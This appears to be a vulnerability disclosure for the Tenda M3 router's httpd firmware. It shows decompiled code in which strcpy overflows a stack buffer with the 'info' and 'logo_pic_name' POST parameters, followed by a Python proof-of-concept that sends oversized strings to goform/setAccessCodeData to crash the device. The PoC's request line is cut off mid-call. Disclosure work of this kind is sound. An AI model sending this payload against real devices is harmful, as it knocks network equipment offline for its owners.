Overview


- The device's official website: https://www.tenda.com.cn/product/M3.html
- Firmware download website: https://www.tenda.com.cn/download/detail-3133.html

Affected version

V1.0.0.12(4856)

Vulnerability details

httpd in directory `/bin` has a stack overflow vulnerability. The vulnerability occurrs in the `formSetAccessCodeInfo` function, which can be accessed via the URL `goform/setAccessCodeData`



```
void __fastcall formSetAccessCodeInfo(int a1)
{
  int v2[115]; // [sp+14h] [bp-288h] BYREF
  char s[128]; // [sp+1E0h] [bp-BCh] BYREF
  void *ptr; // [sp+260h] [bp-3Ch] BYREF
  _WORD *v5; // [sp+264h] [bp-38h]
  int v6; // [sp+268h] [bp-34h]
  int v7; // [sp+26Ch] [bp-30h]
  void *v8; // [sp+270h] [bp-2Ch]
  size_t size; // [sp+274h] [bp-28h]
  char *v10; // [sp+278h] [bp-24h]
  char *src; // [sp+27Ch] [bp-20h]
  char *v12; // [sp+280h] [bp-1Ch]
  char *v13; // [sp+284h] [bp-18h]
  char *nptr; // [sp+288h] [bp-14h]
  const char *v15; // [sp+28Ch] [bp-10h]

  nptr = (char *)websGetVar(a1, "method", "0");
  v13 = (char *)websGetVar(a1, "accessTime", "3600");
  v12 = (char *)websGetVar(a1, "expiredTime", "3600");
  src = (char *)websGetVar(a1, "info", "description");
  v10 = (char *)websGetVar(a1, "logo_pic_name", &unk_AD08C);
  size = 0;
  v15 = "success";
  ptr = 0;
  v8 = 0;
  v7 = 0;
  memset(s, 0, sizeof(s));
  v6 = 0;
  v2[0] = atoi(nptr);
  v2[1] = atoi(v13);
  v2[2] = atoi(v12);
  strcpy((char *)&v2[3], src);
  strcpy((char *)&v2[35], v10);
  size = 480;
  v8 = malloc(0x1E0u);
```

`formSetAccessCodeInfo` function gets the POST parameter `info` and `logo_pic_name` and copies to stack buffer without checking its length, causing a stack overflow vulnerability.

PoC

Poc of Denial of Service(DoS)

```
import requests

data = {
    b"info": b'A'*0x400,
    b"logo_pic_name": b'A'*0x400
}
cookies = {
    b"user": "admin"
}
res = requests.post("http://127.0.0.1/goform/setAccessCodeData", data=data, cookies=
print(res.content)
```